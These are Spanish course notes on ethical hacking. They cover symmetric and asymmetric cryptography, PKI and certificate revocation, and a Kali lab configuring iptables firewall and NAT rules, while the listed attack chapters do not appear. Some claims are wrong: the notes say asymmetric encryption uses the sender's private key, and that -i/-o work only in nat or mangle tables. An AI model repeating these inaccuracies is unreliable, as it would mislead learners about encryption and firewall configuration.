

# Introducción al Ethical Hacking



Òscar Ferré

# Table of Contents

|  |   |  |
|--|---|--|
| Cifrado.....4                                      | 11. Expiración, renovación.....12       | Extensiones.....21                           |
| 1. Clave Simetrica.....4                           | Expiración.....12                       | --sport,--dport.....21                       |
| 2. Clave Asimetrica.....4                          | Actualización.....12                    | --icmp-type.....21                           |
| Firma.....4  | Renovación.....12                       | 4. Acciones.....22                           |
| Cifrado.....4                                      | 12. Revocación.....13                   | ACCEPT.....22                                |
| 3. Clave simetrica vs clave asimetrica.....4       | Solicitud a CA/RA.....13                | DROP.....22                                  |
| Clave simetrica.....4                              | CRL completa.....13                     | REJECT.....22                                |
| Clave asimetrica.....4                             | CRL incremental.....13                  | LOG.....22                                   |
| 4. Cifrado combinado.....5                         | CRL combinada.....13                    | MASQUERADE.....22                            |
| 5. Huella digital (Hash).....5                     | ARL.....13                              | DNAT --to.....22                             |
| Firma digital.....6                                | Netfilter y IpTables.....14             | SNAT --to.....22                             |
| 6. Inconvenientes de la clave asimétrica.....6     | 1. Firewall.....14                      | Laboratorio.....23                           |
| Los mecanismos de cifrado no son suficientes.....6 | 2. NAT.....15                           | 1. TEST 1.....23                             |
| 7. Certificado digital.....7                       | SNAT.....15                             | 2. TEST 2.....24                             |
| PKI o infraestructura de clave pública.....7       | DNAT.....15                             | 3. TEST 3.....24                             |
| 1. Elementos funcionales de una PKI.....7          | 3. Procesamiento de paquetes.....16     | 4. TEST 4.....25                             |
| Básicos.....7                                      | Cadenas.....16                          | 5. TEST 5.....26                             |
| Opcionales.....8                                   | INPUT.....16                            | Descubrimiento de puertos y servicios.....27 |
| 2. Autoridad de certificacion (CA).....8           | OUTPUT.....16                           | 1. NMAP.....27                               |
| 3. Organizacion de una CA8                         | FORWARD.....17                          | introducción.....27                          |
| CA única.....8                                     | PREROUTING.....17                       | instalacion de NMAP..27                      |
| Jerarquia de CA.....8                              | POSTROUTING....17                       | Descubrimiento de puertos.....27             |
| Malla de CA.....9                                  | Tablas.....17                           | Posibles estados de los puertos.....28       |
| 4. Autoridad de registro (RA).....9                | FILTER.....17                           | Filtrado de puertos..29                      |
| 5. Almacén de certificados y claves.....9          | NAT.....17                              | Distintas opciones. 29                       |
| 6. Autoridad de sellado de tiempo.....9            | MANGLE.....18                           | Descubrimiento de servicios.....30           |
| 7. Servidor de revocacion 10                       | Reglas.....19                           | Alternativas a NMAP.....30                   |
| 8. Procedimientos.....10                           | Manejo de reglas.....19                 | 2. SHODAN.....31                             |
| Básicos.....10                                     | -L.....19                               | Filtros.....32                               |
| Opcionales.....10                                  | -A/-I i.....19                          | City.....32                                  |
| 9. Emisión del certificado 10                      | -F/-D.....19                            | Country.....32                               |
| Pasos.....10                                       | -R i.....19                             | Geo.....32                                   |
| 10. Almacenamiento y uso.....12                    | Manejo de cadenas.....20                | Hostname.....32                              |
| Almacenamiento.....12                              | -E.....20                               | Net.....32                                   |
| Uso: validación del certificado.....12             | -N name.....20                          | OS.....32                                    |
|  | -X name.....20                          | Port.....32                                  |
|  | -R i.....20                             | Before/After.....32                          |
|  | -Z.....20                               | Ejemplos.....33                              |
|  | -P.....20                               | Ataques sobre servicios.....37               |
|  | Ejecucion de reglas en la cadena.....20 | 1. Ataque de fuerza bruta.37                 |
|  | Operadores.....21                       | Introducción.....37                          |
|  | -p.....21                               | Tipos de fuerza bruta..37                    |
|  | -s.....21                               | Fuerza bruta.....37                          |
|  | -d.....21                               |  |
|  | -i/-o.....21                            |  |

|   |    |   |    |   |    |
|---|----|---|----|---|----|
| Diccionario.....                                  | 37 | Capa de transporte (N4)                                     | 58 | legible si esta cifrada (HTTPS).....      | 71 |
| Herramientas.....                                 | 38 | Capa de aplicación (N5)                                     | 58 | Vulnerabilidades y Metasploit             | 72 |
| Medusa.....                                       | 38 | Resumen.....  | 59 | 1. Vulnerabilidades.....                  | 72 |
| Ncrack.....                                       | 38 | 3. Interconexión de redes.                                  | 59 | Nacimineto.....                           | 72 |
| Crunch.....                                       | 38 | Dispositivos de interconexión.....                          | 59 | Descubrimiento.....                       | 72 |
| Hydra.....  | 38 | 4. Protocolo ARP.....                                       | 60 | Comunicación.....                         | 72 |
| LABORATORIO.....                                  | 38 | 5. Enrutamiento IP.....                                     | 60 | Corrección.....                           | 72 |
| 2. SQL Injection.....                             | 40 | MAC flooding.....   | 61 | Publicación.....                          | 73 |
| Bases de datos.....                               | 40 | 1. Introducción.....  | 61 | Automatización de la explotación.....     | 73 |
| Bases de datos SQL....                            | 40 | 2. Switch y ataque.....                                     | 61 | Muerte.....                               | 73 |
| Consultas SQL.....                                | 41 | Funcionamiento Switch                                       | 61 | 2. Introduccion a Metasploit              | 73 |
| Introduccion a SQL injection.....                 | 41 | MAC flooding.....   | 62 | Pentester.....                            | 73 |
| Funcinamiento.....                                | 41 | Cosnequencia.....   | 62 | Potencial de Metasploit                   | 74 |
| BBDD y funciones de información.....              | 42 | MAC Spoofing.....   | 63 | 3. Herramientas auxiliares y módulos..... | 74 |
| INFORMATION_SCHEMA.....                           | 42 | 1. Introducción.....  | 63 | Herramientas auxiliares                   | 74 |
| LABORATORIO.....                                  | 43 | 2. MAC Spoofing.....  | 64 | Módulos.....                              | 74 |
| 3. XSS (Cross Site Scripting).....                | 53 | Funcionamiento switch                                       | 64 | Primeros pasos MSF.....                   | 75 |
| Introducción.....                                 | 53 | 3. Laboratorio.....   | 65 | 1. Comandos básicos.....                  | 75 |
| XSS Directa.....                                  | 53 | 4. Prevención.....  | 67 | POST EXPLOTACIÓN.....                     | 75 |
| XSS Indirecta.....                                | 54 | MITM (Man In The Middle)                                    | 67 | 1. Tipos de payloads.....                 | 75 |
| 1r Ejemplo de formulario                          | 54 | 1. Introducción.....  | 67 | 2. Módulos auxiliares.....                | 76 |
| 2o Ejemplo de formulario (insertado en caja)..... | 55 | 2. ARP Protocol.....  | 67 | 3. Comandos básicos meterpreter.....      | 76 |
| 3r Ejemplo de formulario (a través de URL).....   | 55 | ARP Request.....  | 68 | Core commands.....                        | 76 |
| 4. Robo de sesiones (cookies).....                | 56 | ARP Reply.....  | 68 | Bgrun.....                                | 76 |
| Prevención.....                                   | 56 | 3. ARP Spoofing.....  | 69 | Bglist.....                               | 76 |
| Ataques a nivel de red.....                       | 56 | Envenenamiento ARP.   | 69 | Bgkill.....                               | 76 |
| 1. Introduccion.....                              | 57 | 4. DHPC-SNOOPING....  | 70 | Background.....                           | 77 |
| 2. Arquitectura de red                            | 57 | DNS Spoofing.....   | 70 | Migrate.....                              | 77 |
| TCP/IP.....                                       | 57 | 1. Intorducción.....  | 70 | 4. Scripts en meterpreter..               | 77 |
| Modelo TCP/IP.....                                | 57 | 2. DNS Spoofing.....  | 71 | ANONIMATO.....                            | 77 |
| Capa física y enlace (N1 & N2).....               | 58 | 3. Suplantación web.....                                    | 71 | 1. Introducción.....                      | 77 |
| Capa de red (N3).....                             | 58 | Robo de credenciales. .                                     | 71 | 2. TOR.....                               | 78 |
|   |    | ¿Suficiente con el arp spoofing?.....                       | 71 |   |    |
|   |    | Man In The Middle puede ver toa la información pero no sera |    |   |    |

# Cifrado

## 1. Clave Simetrica

Clave unica que emisor y receptor deben conocer para poder cifrar y descifrar un mensaje.

## 2. Clave Asimetrica

Consiste en un par de claves.

Clave privada = Es una clave unica que solo debe conocer el propietario.

Clave publica = Es una clave que puede conocer todo el mundo.

### *Firma*

El emisor firma el mensaje con su clave privada para garantizar la integridad del mensaje ya que al recibirlo con la clave pública nos muestra el emisor.

### *Cifrado*

El emisor cifra el mensaje con la clave privada y el receptor debe descifrarla con la clave pública del emisor.

Distinta clave para cifrar y para descifrar.

## 3. Clave simetrica vs clave asimetrica

### *Clave simetrica*

- Más rapida
- Necesarias buenas claves (aleatorias)
- Necesidad de un canal seguro para transmitir dicha clave al receptor

### *Clave asimetrica*

- Mucho mas lenta
- Algoritmo para generar las parejas robusto
- Hay que asegurarse que la clave publica es la correcta i pertenece al emisor real

## 4. Cifrado combinado

Se unen las ventajas de ambas claves:

Utilizamos la clave simetrica para generar el correo y para que el receptor tenga la clave para descifrarlo ciframos la clave simetrica con la clave publica del receptor, de esta forma si alguien intercepta el mensaje no podra saberlo ya que no conoce la clave simetrica ni la clave privada del receptor.

De esta manera ya que el cifrado asimetrico es mas costoso y lento aprovechamos para solo cifrar la clave simetrica y enviar el mensaje de manera rápida.


## 5. Huela digital (Hash)

- Mapea un mensaje de cualquier longitud en un codigo de longitud fija
- Funcion irreversible
- El menor cambio en el mensaje provoca un codigo muy diferente
- Muy dificil pero no imposible que con dos mensajes se obtenga el mismo codigo
- Ejemplo: MD5, SHA

## *Firma digital*

En una firma digital podemos cifrar la huella digital con la clave privada para conseguir integridad.

De esta manera se puede certificar el emisor del mensaje



## 6. Inconvenientes de la clave asimétrica

- ¿Como se está seguro de que la clave publica oertenece a la persona destinataria de nuestro mensaje?
- ¿Podrá leer el mensae otra persona?
- Cuando recibo un mensaje firmado, ¿de quién es realmente?

*Los mecanismos de cifrado no son suficientes*

- O se confía en el propietario o en un tercero

## 7. Certificado digital

- Documento digital por el que una autoridad atestigua que una clave pública pertenece a un sujeto. Contiene al menos:
  - Identificación del sujeto
  - Clave pública vinculada
  - Firma (digital) de la autoridad certificadora
- ... y quizás también
  - Lista de usos permitidos
  - Plano de validez
  - Número de serie e identificación de la autoridad

## **PKI o infraestructura de clave pública**

Combinación de elementos que permiten cifrar, firmar y conseguir el no repudio de comunicaciones electrónicas

### 1. Elementos funcionales de una PKI

#### *Básicos*

- Autoridad de certificación (CA)
- Autoridad de registro (RA)
- Almacén de certificados y claves

## *Opcionales*

- Autoridad de sellado en el tiempo (TSA)
- Servidor de revocación

## 2. Autoridad de certificación (CA)

Tercero en quien se confía para:

- Firmar y publicar certificados
- Revocar certificados y publicar la revocación
- Recoge funciones de gestión y fechado

Pueden ser públicas, privadas o individuales

- Ejemplos; FNMT, GeoTrust, Camerfirma, Verisign

Firma los certificados su clave privada

- Para confiar en su pública se certifica a si misma o la certifica otra CA. Su clave pública viene preinstalada en el S.O. o navegador en algunos casos o será necesario descargarla e instalarla manualmente

## 3. Organización de una CA

*CA única*

- Fácil de mantener pero punto vulnerable

*Jerarquía de CA*

- Árbol de confianza, cada CA certifica el nivel inferior
- La CA raíz se certifica a si misma



## *Malla de CA*

- Las CA se certifican mutuamente
- El sujeto confía en su CA

### 4. Autoridad de registro (RA)

- Autoridad delegada para algunas funciones
  - Recibir solicitudes de certificados
  - Generar las claves
  - Verificar la identidad del solicitante
  - Entregar el certificado al solicitante

### 5. Almacén de certificados y claves

- Los certificados son públicos:
  - Deben estar siempre disponibles y guardarse en histórico
- Debe poderse comprobar que no están revocados
- Las claves privadas si deben estar protegidas
  - si se comprometen se revocará el certificado

### 6. Autoridad de sellado de tiempo

- La TSA proporciona sellos de tiempo
  - necesita que se registre el fechado
  - Documento asocia la huella digital de un documento a una fecha y hora
  - permite el no repudio

## 7. Servidor de revocacion

- Lugar donde se almacena la CRL (Lista de revocación de certificados)
  - Lista de numeros de serie que han sido revocados , ya no son válidos y en los que no debe confiar ningun usuario del sistema

## 8. Procedimientos

### *Básicos*

- Emisión del certificado
- Almacenamiento y uso de certificado
- Renovación o expiración de certificado

### *opcionales*


- Sellado de tiempo

## 9. Emisión del certificado

### *Pasos*

- Solicitud en la RA
- Generacion de par de claves, requiere muy buen generador de numeros aleatorios
- Verificación de identidad, puede ser presencial o no presencial
- Creación y entrega del certificado, tarea exclusiva de la CA y la entrega depende del procedimiento de generación de clave y nivel de seguridad del certificado

- Publicación y respaldo del certificado. Publicado por parte de la CA o del solicitante en almacenes publicos o diseminación con cada uso y copia de respaldo en el almacén.



## 10. Almacenamiento y uso

### *Almacenamiento*

- Sólo la clave privada precisa protección

### *Uso: validación del certificado*

- Debe estar vigente en plazo de validez sin estar revocado
- la CA es de confianza para quien lo verifica
- las firmas son validas
- su uso consiste con su política

## 11. Expiración, renovación

### *Expiración*

Se agota el plazo de validez, no requiere accion

### *Actualización*

Sólo de plazo de validez

### *Renovación*

Tambien de claves

## 12. Revocación

### *Solicitud a CA/RA*

- no es instantanea y tampoco se destruye

¿Clave privada comprometida? ¿Cambio de estado del sujeto?

- Se hace a través de una Lista de Certificados Revocados (CRL) o mediante protocolos de comprobacion (OCSP) de vigencia o revocación

### *CRL completa*

- Solución lenta e inescalable

### *CRL incremental*

- Más escalable respecto a la anterior

### *CRL combinada*

- Mezcla CRL de varias CA

### *ARL*

- CRL para las CA

# Netfilter y IpTables

Framework de linux que permite interceptar y manipular pquetes de red.

IpTables es su componente mas popular.

## 1. Firewall

Es un sistema hardware o software para separar una red que no controlamos de una que si controlamos mediante políticas de control.

El filtrado de paquetes es un proceso que deniega o permite el flujo de información y datos entre la red que se desea proteger del resto

- Trabaja sobre las cabeceras de los paquetes IP
- Segun las reglas podrá realizar distintos tipos de acciones sobre los paquetes
- Tipos de filtrado de paquetes:
  - Estático
    - Analiza las cabeceras de cada paquete sin establecer relación entre otros
  - Dinámico
    - Permite el control de un flujo de datos relacionados dentro de una misma conexión TCP o varias conexiones haciendo uso de la memoria

## 2. NAT

### Network Address Translation


Mecanismo que altera las cabeceras de los paquetes IP soliendo cambiar las direcciones IP y puertos origen o destino.

#### SNAT

Se altera el origen del datagrama, realizado despues del encaminamiento del mismo y antes de su reenvio.

#### DNAT

Se altera el destino del datagrama, realizado antes del encaminamiento del mismo



### 3. Procesamiento de paquetes

Con netfilter se puede realizar:

- Filtrado de paquetes
- Traducción de direcciones y puertos NAT
- Manipulación sobre datagramas IP
- Seguimiento de conexiones


Netfilter permite el uso de distintas tablas IP para el filtrado: NAT, filter, mangle y raw

Funciona con Ipv4 e Ipv6

#### *Cadenas*

Netfilter gestiona el filtrado mediante tablas organizadas en cadenas y estas a su vez compuestas por reglas

- Las cadenas son agrupaciones de reglas que se aplican a los paquetes en momentos concretos.



#### **INPUT**

Acción a realizar cuando un paquete coincide con la regla de entrada de la interfaz

#### **OUTPUT**

Acción a realizar cuando un paquete coincide con la regla de salida de la interfaz



## **FORWARD**

Cuando un paquete se envia de una interfaz a otra

## **PREROUTING**

Primera acción a realizar antes de que el paquete entre en el sistema


## **POSTROUTING**

Acción a realizar justo antes de enviar el paquete a la interfaz destino

## *Tablas*

Tipos de procesamiento que se debe aplicar a los paquetes

Tipos → Filter, mangle, nat y raw



## **FILTER**

Filtrado general de paquetes. Decide los paquetes que pasan y los que no. Cadenas Input, Output y Forward.

## **NAT**

Traducción de direcciones. Permite cambiar las direcciones origen y destino de los datagramas. Cadenas Prerouting, Postrouting y Output

## ***MANGLE***

Analiza el paquete y lo etiqueta para que reciba un tratamiento concreto. Cadenas Prerouting, Postrouting, Input, Forward y Output

## Reglas

```
iptables [-t table] COMANDO CADENA condición acción [opciones]
```

| 1                | 2                                 | 3  | 4   | 5   | 6                 | 7                                     |
|------------------|-----------------------------------|--|---|---|-------------------|---------------------------------------|
| Comando iptables | Tabla a usar: filter, nat, mangle | Comando sobre la cadena: insertar, modificar, eliminar reglas... | Cadena a usar: input, output, forward, prerouting o postrouting | Condición, criterios que deben cumplir los campos | Acción a realizar | Opciones extra para ajustar la acción |

1. Comando iptables
2. Tabla a usar: filter, nat, mangle
3. Comando sobre la cadena: insertar, modificar, eliminar reglas...
4. Cadena a usar: input, output, forward, prerouting o postrouting
5. Condición, criterios que deben cumplir los campos
6. Acción a realizar
7. Opciones extra para ajustar la acción

## Manejo de reglas

### **-L**

Lista las reglas, se puede especificar la cadena

### **-A/-I i**

Agregar una regla [Final o posicion]

### **-F/-D**

Eliminar reglas [todas o la iésima de una cadena]

### **-R i**

Reemplazar la regla i-ésima por otra nueva especificada

## *Manejo de cadenas*

### **-E**

Renombrar una cadena

### **-N name**

Crear nueva cadena

### **-X name**

Borrar una cadena

### **-R i**

Reemplazar la regla i-ésima por otra nueva especificada

### **-Z**

Pone a zero los contadores de todas las reglas de una cadena

### **-P**

Cambia la política por defecto sobre una cadena, no match con las reglas

## *Ejecución de reglas en la cadena*

- Reglas compuestas por condición y acción
- Si se cumple la condición se ejecutará la acción
- Si no se cumple la condición, se pasará a la siguiente regla
- Si no coincide ninguna regla de la cadena se ejecutará la política por defecto
- Importante tener cuidado con el orden secuencial
- Acciones con el parámetro -j [acción]

## *Operadores*

### **-p**

Indicamos protocolo

### **-s**

Ip o subred origen del paquete

### **-d**

Ip o subred destino del paquete

### **-i/-o**

Interfaz de entrada o salida, solo se pueden usar tablas nat o mangle

## *Extensiones*

### **--sport,--dport**

puerto origen o destino para tcp o udp

### **--icmp-type**

Selecciona los paquetes ICMP y comprueba de que tipo de mensaje se trata

posibilidad de negacion con “!”

## 4. Acciones

*ACCEPT*

Acepta el paquete

*DROP*

Rechaza el paquete

*REJECT*

Rechaza el paquete notificando al emisor que el paquete fue descartado

*LOG*

Crea una entrada en el fichero Log

*MASQUERADE*

Enmascaramiento de la ip origen de forma dinamica solamente disponible en la tabla de NAT y Postrouting.


*DNAT -to*

Enmascaramiento de la IP destino

*SNAT -to*

Enmascaramiento de la IP origen

# Laboratorio



## 1. TEST 1

- Se requiere que no se tenga acceso desde el exterior hacia ningún servicio de ningún equipo de nuestra red.

iptables -L

iptables -P FORWARD DROP

```
root@kali:~#  
root@kali:~# iptables -P FORWARD DROP  
root@kali:~#  
root@kali:~#  
root@kali:~# iptables -L  
Chain INPUT (policy ACCEPT)  
target      prot opt source      destination  
  
Chain FORWARD (policy DROP)  
target      prot opt source      destination  
  
Chain OUTPUT (policy ACCEPT)  
target      prot opt source      destination  
root@kali:~#
```

## 2. TEST 2

- Se requiere que solo se permita el tráfico al Windows pero no al Ubuntu.

iptables -A FORWARD -j DROP -d 172.16.1.130

```
root@kali:~#  
root@kali:~# iptables -P FORWARD ACCEPT  
root@kali:~#  
root@kali:~#  
root@kali:~#  
root@kali:~# iptables -A FORWARD -d 172.16.1.130 -j DROP  
root@kali:~#  
root@kali:~#  
root@kali:~# iptables -L  
Chain INPUT (policy ACCEPT)  
target      prot opt source                destination  
Chain FORWARD (policy ACCEPT)  
target      prot opt source                destination  
DROP        all  --  anywhere              ubuntu  
Chain OUTPUT (policy ACCEPT)  
target      prot opt source                destination  
root@kali:~#
```

## 3. TEST 3

- Realmente nos damos cuenta de que lo crítico es el servidor SSH pero no la navegación web, por lo que se necesita que se acepte este último.

iptables -A FORWARD -p tcp --dport 80 -j ACCEPT (no hay acceso)

iptables -L --line-numbers

iptables -D FORWARD 1

iptables -A FORWARD -j DROP -d 172.16.1.130

```
root@kali:~# iptables -D FORWARD 1  
root@kali:~# iptables -L  
Chain INPUT (policy ACCEPT)  
target      prot opt source                destination  
Chain FORWARD (policy ACCEPT)  
target      prot opt source                destination  
ACCEPT      tcp  --  anywhere              anywhere    tcp dpt:http  
Chain OUTPUT (policy ACCEPT)  
target      prot opt source                destination  
root@kali:~# iptables -A FORWARD -j DROP -d 172.16.1.130  
root@kali:~#  
root@kali:~#  
root@kali:~# iptables -L  
Chain INPUT (policy ACCEPT)  
target      prot opt source                destination  
Chain FORWARD (policy ACCEPT)  
target      prot opt source                destination  
ACCEPT      tcp  --  anywhere              anywhere    tcp dpt:http  
DROP        all  --  anywhere              ubuntu  
Chain OUTPUT (policy ACCEPT)  
target      prot opt source                destination  
root@kali:~#
```



## 4. TEST 4

- Suponiendo que el cortafuegos fuera otra máquina que requiere tener acceso al servicio SSH pero no a la navegación web ni a ningún otro servicio.

```
iptables -A OUTPUT -p tcp --dport 22 -j ACCEPT
```

```
iptables -P OUTPUT DROP
```

Estas dos reglas no afectan en nada a las anteriormente insertadas debido a que dichos paquetes que se estaban reenviando no pasan por OUTPUT sino por POSTROUTING.

```
root@kali:~# iptables -A OUTPUT -p tcp --dport 22 -j ACCEPT
root@kali:~# ipatbles -P OUTPUT DROP
bash: ipatbles: command not found
root@kali:~#
root@kali:~#
root@kali:~# iptables -P OUTPUT DROP
root@kali:~#
root@kali:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
DROP       all  --  anywhere             ubuntu

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh

root@kali:~# ssh root@172.16.1.130
root@172.16.1.130's password:
```

## 5. TEST 5

- Se requiere que cuando una máquina interna (Ubuntu) navege hacia el exterior (Kali) se enmascare la IP origen (SNAT) simulando el tráfico que existe detrás de un router.


```
iptables -A POSTROUTING -t nat -o eth1 -j MASQUERADE
```

```
iptables -t nat --list
```

Si nos equivocamos: `iptables -t nat -F POSTROUTING`

Lo anterior es lo mismo que:

```
iptables -A POSTROUTING -t nat -o eth1 -j SNAT --to-source 172.16.2.129
```

